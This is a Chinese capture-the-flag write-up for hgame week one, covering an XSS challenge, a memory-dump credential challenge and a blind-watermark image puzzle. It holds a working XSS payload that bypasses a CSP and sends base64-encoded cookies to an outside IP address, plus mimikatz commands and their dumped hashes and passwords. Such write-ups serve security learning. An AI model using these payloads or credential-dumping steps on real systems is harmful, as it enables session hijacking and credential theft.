
hgame第一周wp

id：Roc826

WEB 部分

1.happyxss


一开始试得时候，发现很多标签还有双引号被过滤了，一阵尝试后发现iframe这个没过滤,iframe能用我们就可以用它得src来执行js代码然后我们发现我们写iframe提交得时候他会自动帮我们把结束标签给补上，所以我们试着这样写一下看看能不能执行 `<iframe src=javascript:alert('123');>`



成功弹窗，所以我们可以在这里执行我们的js 那用它试着来导入xss平台给的js `<script src=https://xsspt.com/ESwuQu></script>` 要加入这个标签我们可以这么写

```
script=document.createElement('script');
script.src='https://xsspt.com/ESwuQu';
document.body.appendChild(script);
```

我们现在console里试试看能不能成功 我们成功把这一段添加上去



但是上面的资源没有被引用

提示这里又csp保护不能被导入 我们抓个包看看它的csp规则是什么


`Content-Security-Policy: default-src 'self' 'unsafe-inline' 'unsafe-eval'; style-src *` 看到样式文件是可以外联的然后我就把href写上我腾讯云的地址附上cookie 这里我们的js代码这样写

```
x=document.createElement('link');
x.rel='stylesheet';
x.href='http://139.199.182.61/xss.php?ck='+btoa(document.cookie);
document.body.appendChild(x);
```

然后我们将这一串代码作为字符串进行base64加密后放到src里，然后base64解密，在用eval执行，得到payload为

```
<iframe id= 'frame'
src=javascript:x='eD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCdsaW5rJyk7eC5yZWw9J3N0eWxlc2hlZXQnO3g
uaHJlZj0naHR0cDovLzEzOS4xOTkuMTgyLjYxL3hzcy5waHA/Y2s9JytidG9hKGRvY3VtZW50LmNvb2tpZSk7ZG9j
dW1lbnQuYm9keS5hcHBlbmRDaGlsZCh4KTs=';code=atob(x);eval(code);>
```

之后我们在后台看到经过base解密后的cookie



MSIC部分

1.Warmup

解压得到一张1.gif，但是打不开，放到winhex里看一下

```
4D 44 4D 50 93 A7 B1 61  0C 00 00 00 20 00 00 00  MDMP搂眨.... ...
```

发现是由MDMP开头，它是一个dump文件，将文件名改为1.dmp后用mimikatz（在这里发现系统需要用win7，win10上有报错）执行

```
privilege::debug  #提升权限
sekurlsa::minidump 1.dmp
sekurlsa::logonPasswords full
```

```
Session           : Interactive from 1
User Name         : xyf
Domain            : xyf-PC
SID               : S-1-5-21-373264735-3061158248-1611926753-1001
        msv :
         [00000003] Primary
         * Username : xyf
         * Domain   : xyf-PC
         * LM       : 758ff83c96bcac17aad3b435b51404ee
         * NTLM     : e527b386483119c5218d9bb836109739
         * SHA1     : ca17a8c02628f662f88499e48d1b3e9398bef1ff
        tspkg :
         * Username : xyf
         * Domain   : xyf-PC
         * Password : LOSER
        wdigest :
         * Username : xyf
         * Domain   : xyf-PC
         * Password : LOSER
        kerberos :
         * Username : xyf
         * Domain   : xyf-PC
         * Password : LOSER
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
```


找到密码'LOSER'

sha-256加密后得到flag

2.暗藏玄机

解压得到两张一样的图

用Stegsolve的Image Combiner比较在SUB窗口发现了一条一条线这样的特征



查询后发现是盲水印,用bwm.py分离得到flag